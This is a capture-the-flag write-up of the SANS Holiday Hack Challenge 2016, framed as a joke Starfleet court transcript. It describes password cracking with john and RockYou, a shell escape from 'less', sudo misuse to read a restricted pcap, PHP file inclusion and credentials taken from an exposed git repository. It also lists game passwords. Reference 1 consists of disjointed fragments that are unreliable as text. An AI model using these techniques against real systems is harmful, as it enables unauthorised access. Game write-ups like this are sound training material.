Official Transcript
In The Matter Of
STARFLEET vs. THE DOCTOR

Vol. 1

Dec. 31, 2016

OFFICIAL TRANSCRIPT - Dec. 31, 2016

Presiding: Captain Phillipa Louvois

Prosecution: Captain Picard

Defense: Commander Riker

Expert Witness for the Prosecution:

Robert Guiler

Charges:

Kidnapping

Assault

Violation of the Temporal Prime Directive

Executive Summary

100% Completion!

1) What is the secret message in Santa's tweets?

- “BUGBOUNTY”

2) What is inside the ZIP file distributed by Santa's team?

- This ZIP file contains the APK file for the Android application “SANTAGRAM4.2”

3) What username and password are embedded in the APK file?

- **Username:**guest **Password:**busyreindeer78

4) What is the name of the audible component (audio file) in the SantaGram APK file?

- discombobulatedaudio1

5) What is the password for the "cranpi" account on the Cranberry Pi system?

- **Password:** yummycookies

6) How did you open each terminal door and where had the villain imprisoned Santa?

1. **Workshop->DFER:** The password to the door can be retrieved by killing the wumpus. After consulting the wikipedia page for some strategy, I killed the wumpus within a few tries. Password:”WUMPUS IS MISUNDERSTOOD”
2. **Workshop->Santa’s Office:** The password to the door can be retrieved by navigating to the password file and viewing it. A full write up is in Reference 2 below. Password:”open_sesame”
3. **Santa’s Office->The Corridor:** The password to the door can be retrieved by participating in the “WarGames” simulation. A full write up is in Reference 3 Below. Password:”LOOK AT THE PRETTY LIGHTS”
4. **Workshop-Train Station:** To activate the train, access the “HELP” menu. This menu is accessed using LESS. Commands can be run inside of LESS using the ‘!’ character. “! ./Activate_Train” will activate the train.
5. **Elf House #2 -> Room #2:** The password to the door can be retrieved in two parts. The first part can be accessed by utilizing sudo to run strings on the pcap file. A full write up is in Reference 4 below. Utilizing the answer from part 1 “santasli”, it is possible to hypothesize that the answer is “santaslittlehelper”. The second part of the password can be gained by base64 encoding the pcap, so that it can be removed from the terminal. An executable file can be carved out of the pcap, returned to the terminal, and run to reveal the rest of the password. A full write up is in Reference 4 below. Password: “santaslittlehelper”
6. Santa was hidden in the DFER room in 1978. Path: Workshop-TrainStation-> 1978, Access Santa’s Workshop (1978), Santa’s Workshop (1978) ->DFER (1978)

7) For each of those six items, which vulnerabilities did you discover and exploit?

- **The Mobile Analytics Server (via credentialed login access)**
  - **Vulnerability:** Password Reuse between SantaGram4.2 and analytics server. Full write up in Reference 5 below.

- **The Dungeon Game**
    - **Vulnerability:** Lazy elves did not make significant changes to the game from “Zork”. Existing guides proved useful. Full write up in Reference 6 below.
- **The Debug Server**
    - **Vulnerability:** Debug message sent to server with verbose option set caused server to display flag location. Full write up in Reference 7 Below.
- **The Banner Ad Server**
    - **Vulnerability:** Poor execution of client side design allowed meteor miner to view the audio file location. Full write up in Reference 8 below.
- **The Uncaught Exception Handler Server**
    - **Vulnerability:** PHP local file inclusion vulnerability submitted via a JSON request leaked the location of the audio file. Full write up in Reference 9 below.
- **The Mobile Analytics Server (post authentication)**
    - **Vulnerability:** Exposed GIT repository revealed unchanged administrator credentials. Administrator “edit.php” function allows the administrator to overwrite saved queries with queries that it should be able to run, allowing access to the audio table. Full write up in Reference 10 below.

8) What are the names of the audio files you discovered from each system above?

1. discombolulatedaudio1.mp3
2. discombobulatedaudio2.mp3
3. discombobulatedaudio3.mp3
4. debug-20161224235959-0.mp3
5. discombobulatedaudio5.mp3
6. discombobulated-audio-6-XyzE3N9YqKNH.mp3
7. discombodulatedaudio7.mp3

9) Who is the villain behind the nefarious plot.


- The Doctor

10) Why had the villain abducted Santa?

- The Doctor hoped to create a world where the Star Wars Christmas Special never happened.

Proof

“father christmas santa claus or as i've always known him jeff”



Achievements

Gumshoe	Talked to Jess and Josh about Santa's Kidnapping
Now you're thinking with portals!	Traveled to the North Pole.
Answer Me These Questions, Three	Talked to Tom the Oracle
It Runs Doom	Found the Cranberri Pi Board

Completed 21 / 21

```
The Corridor
The Clock Tower
The Corridor
The Clock Tower
The Corridor
The Clock Tower
The Corridor
The Clock Tower
The Corridor
The Clock Tower
>
```

OFFICIAL STARFLEET TRANSCRIPT

Captain Louvois: “Captain Picard, Call your next witness”

Captain Picard: “The Prosecution calls Mr. Guiler to the stand”

Commander Riker: “Objection! What evidence is there to prove that this man an ‘Expert’”

Guiler: “I perform pentest-like evaluations for the Department of Defense, I have a degree in computer science, and I found all 20 Netwars coins for Sparkle Redberry the Elf”

Captain Louvois: “What does that last one have to do with anything?”

Guiler: “Nothing your honor. I just spent a ton of time collecting all those stupid little coins and really wanted someone else to know that I found them all.”

Captain Picard: “Mr. Guiler, can you please tell us how you entered the service of a Santa ‘Jeff?’ Clause?”

Guiler: “Certainly. *'Twas the night before Christmas, and all through the house, not a creature was stirring, except for…* Josh Dosis and his sister Jessica. Right as Santa was delivering their presents, Santa was forcefully abducted from their living room. I had heard the commotion and came to offer assistance. We quickly discovered that Santa had left his business card behind. The business card revealed Santa’s social media accounts on twitter and instagram. Further investigation of the @santawclaus twitter account revealed that Santa had coded a message into his tweets. By copying and pasting all of the tweets into a word document, and using the magical power of powershell, I was able to place every tweet together in a single file with no other header information. By looking at all of the ascii text rotated 90 degrees counter-clockwise, I was able to make out the words “BUGBOUNTY” in ascii art. I then looked at the first picture on Santa’s instagram account for more clues. By zooming into the picture, a website and file name were clearly visible. By combining these two pieces of information, a ZIP file was retrieved from the web link. (Reference 1)

Inside of this ZIP file was a SantaGram_v4.2 APK file. This file corresponds to the popular SantaGram android application. In our travels, an elf named Shinny Upatree suggested that we use Jadx and Android Studio to investigate the source code of the APK file. By using the JadX gui to decompile the APK file, I was able to easily search the results for the password I was looking for and discovered the “guest:busyreindeer78” username password combination. Knowing I needed to find an audio file, I investigated the ./res/raw directory, where it would most likely be stored. This is where I discovered discombobulatedaudio1, the first portion of the quote that lead me to suspect The Doctor.

Commander Riker: “All of that just for one piece of the puzzle?”

Guiler: “Yep! When Santa was taken, he left behind a portal to the North Pole. The Dosis siblings and I went through the portal in order to investigate what happened. We came through into the southernmost part of the North Pole. Just beneath the train station. As we ventured north, we were greeted by numerous elves who offered advice on our plight. The elf Holly Evergreen requested that we help her find the five pieces of her cranberry pi. I discovered the Cranberry Pi Board hidden in a secret fireplace room inside of Elf House 1. I found the heat sink in the upstairs storage area of Elf House 2. I came upon the power cord just north of the snowman in the over world of the North Pole. I was barely able to recover the SD card on the walkway west of Santa’s workshop just before it fell to its doom. The final piece, the HDMI cable, was behind Santa’s reindeer in the Workshop. With all five pieces found, I spent 45 whole seconds climbing back down a tree, going through the netwars room, and walking through the entire North Pole back to Holly. You would think a fat guy like Santa would have shortcut portals everywhere.

Holly gave me access to the Cranberry pi image so I could crack the password for her. I already had john ready on my Kali linux box, but my unshadow procedures were a bit rusty and I didn’t want to overdo it with my rainbow tables. Thankfully the elf named Minty Candycane suggested using the RockYou password list. With a quick consultation of the oracle on how to unshadow...”

Captain Louvois: “I’m sorry. The oracle?”

Guiler: “You know… google? So I ran unshadow on the password file and the shadow file and directed the output to a “To Crack” file. Then I just ran ‘john -wordlist=rockyou.txt ToCrack’ and it told me it was finished. With a quick ‘john -show ToCrack’, john told me that the password was yummycookies. Holly confirmed that password and told me that I now had access to all of the terminals in the North Pole. “

Commander Riker: “How did you get access to the DFER facility?”

Guiler: “The password to the door can be retrieved by playing a game that ends with you killing the wumpus. After playing the game the first time and quickly finding the wumpus and my doom, I searched google for some strategy to the game. Wikipedia explained how the map was set up, how the wumpus was probably coded, and the rules of the game. Armed with this information, I killed the wumpus within a few tries. The game gave me the password:’WUMPUS IS MISUNDERSTOOD’”.

Commander Riker: “What about Santa’s Office?”

Guiler: “Apparently the ‘next level’ security at Santa’s workshop is to utilize security through obscurity. The password file was hidden in a number of oddly named directories. I used ‘ls –alR’ to get a recursive list of all of the directories. I noticed some deviously named directories, but I know how escape characters and hidden directories work, and easily navigated to the password. A full write up is in Reference 2. The Password was open_sesame”.

Commander Riker: “And the Corridor?”

Guiler: ”The terminal prompted me with a ‘WarGames’ like prompt. I remembered this prompt from a previous SANS Netwars challenge. In my searches for the exact dialogue from WarGames, I came across a GitHub page for a WarGames script ‘https://github.com/abs0/wargames/blob/master/wargames.sh’. All I had to do was change the word [Lets] to [Let’s] and I was able to copy my part of the dialogue word for word. Joshua kicked out the password for me once I was done. A full write up is in Reference 3. The password was ‘LOOK AT THE PRETTY LIGHTS’”

Commander Riker: “Elf House Room 2?”

Guiler: “The password to the door can be retrieved in two parts. The first part can be accessed by utilizing sudo to run strings on the pcap file. Using ‘sudo -l’ will tell you that you can run ‘strings’ and ‘tcpdump’ as the user ‘itchy’. This lets us access the pcap that is only accessable by itchy. By looking through the data, the only thing that stands out are the words ‘santasli’. Utilizing the answer from part 1 ‘santasli’, it is possible to hypothesize that the answer is ‘santaslittlehelper’. The hardest part about part 2 is getting the pcap off of the terminal. I didn’t want to be limited in how I carved out the executable, so I found another way. The second part of the password can be gained by base64 encoding the pcap, so that it can be removed from the terminal via the clipboard. An executable file can be carved out of the pcap, returned to the terminal, and run to reveal the rest of the password. A full write up is in Reference 4. Password: “santaslittlehelper”

Commander Riker: “And the super-secret, time travel train?”

Guiler: “After looking through all of the options on the train terminal, my options seemed pretty limited. This made the solution very easy, because I only had a few attack vectors. After checking to see if I could trick the train’s systems, I realized that the program was using ‘LESS’ to display the HELP file. LESS allows users to run commands from inside of it using the ‘!’ character. I ran a quick ‘! ls’ and noticed an ‘Activate_Train” executable. By typing ‘! ./Activate_Train’ I was forcefully transported to 1978. I want to state for the record that I in no way intended to violate the Temporal Prime Directive.”

Captain Louvois: “You are not the one on trial. Please continue.”

Guiler: “With this new world to search through, we quickly moved through all of the terminal doors with the passwords we had recovered and found Santa. He was still recovering from his wounds from inside of the DFER facility in his workshop from 1978! Santa thanked us for helping him, but we knew our job wasn't finished. We still needed to hunt down the mysterious kidnapper, to prevent him from trying again. We dove into the SantaGram APK file to find any clues as to where the additional audio files may have been. We found all of the IP addresses for the SantaGram servers. This is shown in Reference 11. After checking with Tom Hessman, to make sure the servers were in the scope of the bug bounty program, we began our assault on Santa's application."

Captain Picard: "Mr. Guiler, in the interest of time, would you please summarize any findings from your bug bounty testing that isn't already shown in references five though ten?"

Guiler: "Certainly Captain. The first flag on the analytics server was in the open. After logging in with the credentials we had acquired previously, we were able to download the MP3 file with a link on the homepage.

The dungeon game server had a service running on port 11111. By connecting to the port with netcat, I was able to play the dungeon game. At first, I was preparing to hack the game to get to the file, but I remembered that elves are way too busy to be programming a game from scratch. A few google searches of the dialogue and help menu made me think that the game was just a modified version of Zork. Thankfully, there are a number of step by step tutorials to the Zork game online. The elves were somewhat clever, and modified the map enough so that I could not simply follow the tutorial blindly. With a few tweaks to the tutorial, I managed to defeat multiple monsters and bring gifts for the elf at the end. After being given a gift, he provided me an email address to email. That email sent me the audio file after I requested it.

The debug server was very simple, but time consuming, because most of the tools refused to work with the virtual machine I was utilizing. Apparently there are some intricacies to turning off hyper-v that I am still not aware of. By following the guide that the elves suggested, I was able to make the changes I mentioned in the reference.

The exception server was very simple. By targeting the server with a json request through curl, the server actually guided me through building out a proper request. After following all of the error feedback, I constructed a legitimate query. Thanks to a blog recommendation by one of the elves, I was able to view the php code for the page using a json query, which revealed the location of the mp3 file.

The second attack on the analytics server was by far the most difficult. I do not do a lot of work with git repositories, so after noticing one with an nmap –sC, I searched google for how to download it. Thankfully, there were a number of suggestions on tools to use to download and search through git repositories. Unfortunately, there weren't a lot of tutorials for these tools. But with some effort, I was able to parse through the original php files of the analytics server. At first, I hoped to find a vulnerable field for sql injection, but then I noticed some usernames and passwords hard coded into the server. I was able to gain access to the administrator account, who has access to edit saved queries. Luckily, there is a hidden option to modify the query which can be accessed by adding a query variable to the url. I was able to select all of the information from the audio table. Unfortunately the mp3 file will not display here, so I had to cast the mp3 file as base64, copy it out of the web page, and then convert it back to an mp3.


With all of the audio files at my disposal, I knew that the audio discombobulator couldn't be too complicated. If it was changing too many variables, there would be no way to solve the problem. I started by combining all of the audio files using an online mp3 combiner. I then used my media player to speed up the audio. Using the few key words that I could hear, I googled "Christmas or as I know him Jeff" and found a mysterious Doctor Who quote. I used this quote as the password for the corridor door and accessed the clock tower to confront the defendant.

Commander Riker: "A lovely story, but what evidence do you have that it was my client other than an audio clip from his television show?"

Guiler: "Oh… I guess I should have mentioned right away that... he confessed. I have it all on camera in exhibit 12.

Captain Louvois: "Very well. Let's reconvene tomorrow at 0800 with the defense's next witness… a mister... Tardis?"

Reference 1


-DestinationPath SantaGram_v4.2.zip
English
NORAD TRACKS SANTA
EXPLORE THE NORTH POLE
LET'S GO!
SANTA TRACKER COUNTDOWN
18 :15 :21 :04
SANS INSTITUTE
Python Usage Cheat Sheet
573.1
573.2
kshop
p 6.40 (http://pman.org) at 2016-11-30 15:45 EST
eport of www.northpolewonderland.com
VIOLENT PYTHON
A Cookbook for H
Penetration Tes

Reference 2

Run ‘ls -alR’ to get a recursive list of all files in the subdirectories.

Run ‘ls -alR | grep key’ or ‘ls -alR | grep door’ to find the key file faster

```
cd .doormat

cd ". "

cd " "

cd "\\"

cd "\\\\"

cd D*

cd Y*

cd \'

cat key*
```

This will allow you to quickly navigate to the key file by escaping all of the bad characters or avoiding them entirely with the wildcard character!

Reference 3

https://github.com/abs0/wargames/blob/master/wargames.sh

*change Lets to Let’s

Enter

Hello.

I'm fine. How are you?

People sometimes make mistakes.

Love to. How about Global Thermonuclear War?

Later. Let’s play Global Thermonuclear War.

2

Las Vegas

We receive the key “LOOK AT THE PRETTY LIGHTS”


Reference 4

Sudo -l // This will tell us what we can run with sudo

Sudo -u itchy // This will let us run strings and tcpdump.


Relevant portion of the Strings output:

<input type="hidden" name="part1" value="santasli" />



```
9X(Kq
8J'
t sc
P sps
a*=;
ZAX2[
ZAXb[
ZAX&B
D\D\
3{"host_int": 266670160730277518981342002975279884847, "version": [2, 0], "displayname": "", "
port": 17500, "namespaces": [1149071040, 1139770785, 1357103393, 1296963687, 1139786665, 12612
47053, 1331126254, 1179166992, 1210559602, 1261612467, 1223790038, 1234538553, 1304191898, 124
6301403, 1056298300, 1207374239]}
scratchy@f4bb9b6aa25e:~$ history
    1  ls
    2  sudo -u itchy /usr/sbin/string /out.pcap > stringout
    3  sudo -l
    4  sudo -u itchy /usr/bin/strings /out.pcap > stringout
    5  cat stringout
    6  sudo -u itchy /usr/sbin/tcpdump -r /out.pcap -w stringout
    7  sudo -u itchy /usr/sbin/tcpdump -r /out.pcap -w stringout2
    8  ls
    9  touch file
   10  sudo -u itchy /usr/sbin/tcpdump -r /out.pcap -w file
   11  sudo -u itchy /usr/sbin/tcpdump -r /out.pcap > file
   12  ls
   13  less stringout
   14  cat stringout
   15  history
scratchy@f4bb9b6aa25e:~$
```


```
Welcome to Holiday Hack Quest!
<theKlabia> - so strings doesn't work
<Unbreakable> - wish i could make it that far, lol
```



```
ZAX2
ZAXI
dhk@
PLast-Modified: Fri, 02 Dec 2016 11:25:35 GMT
P<html>
<head></head>
<body>
<form>
<input type="hidden" name="part1" value="santasli" />
</form>
</body>
</html>
4hm@
ZAXW
@2/@
DGET /secondhalf.bin HTTP/1.1
User-Agent: Wget/1.17.1 (darwin15.2.0)
Accept: */*
Accept-Encoding: identity
Host: 192.168.188.130
Connection: Keep-Alive
ZAX
THTTP/1.0 200 OK
TServer: SimpleHTTP/0.6 Python/2.7.12+
ZAX"
,#"=X
TDate: Fri, 02 Dec 2016 11:28:00 GMT
Content-type: application/octet-stream
ZAXr
,#o=X
```

```
Welcome to Holiday Hack Quest!
<theKlabia> - so strings doesn't work
<Unbreakable> - wish i could make it that far, lol
<theKlabia> - I'd give you the details how to do it
<theKlabia> - but I could be wasting my time going down this rabbit hole
<theKlabia> - everyone I have talked to so far has said "don't overthi
```

Reference 5



https://analytics.northpolewonderland.com/login.php

Sprusage


Please login to use the application

Username: guest

Password: Password

Log In

If we enter our know user/pass combo guest/busyreindeer78



https://analytics.northpolewonderland.com/index.php?msg=Successfully%20logged%20in!

Sprusage

Welcome to the the 'Sprusage' usage monitor!

Successfully logged in!

What would you like to do today?

Query Data

View a Previous Query

Clicking the mp3 link gives access to discombobulatedaudio2

Reference 6

Thanks to lazy elves, we know that Dungeon is basically just a very basic clone of Zork. You can find this out by taking pieces of the map or help menu and searching for them in google.

A few things are moved around, but we can figure them out pretty easily.

Do this:

Open mailbox

Take leaflet

Read leaflet

Drop leaflet

N

N

Up

Take egg

Open egg

Down

W

E

Open window

Enter window

Take bottle

Take sack

W

Take sword

Take lamp

Move rug

Open trap door

Down

Light lamp

Open sack

Take garlic

Eat garlic

E

(Repeat, if you die, return to this point in new game) kill troll with sword

S

S

E

Up

Take key

Take old leather bag

Sw

E

S

Ne

Odysseus

N

E

Drop key

Drop bottle

Open trap door

Down

S

W

S

S

S

Nw

Drop all

Take egg

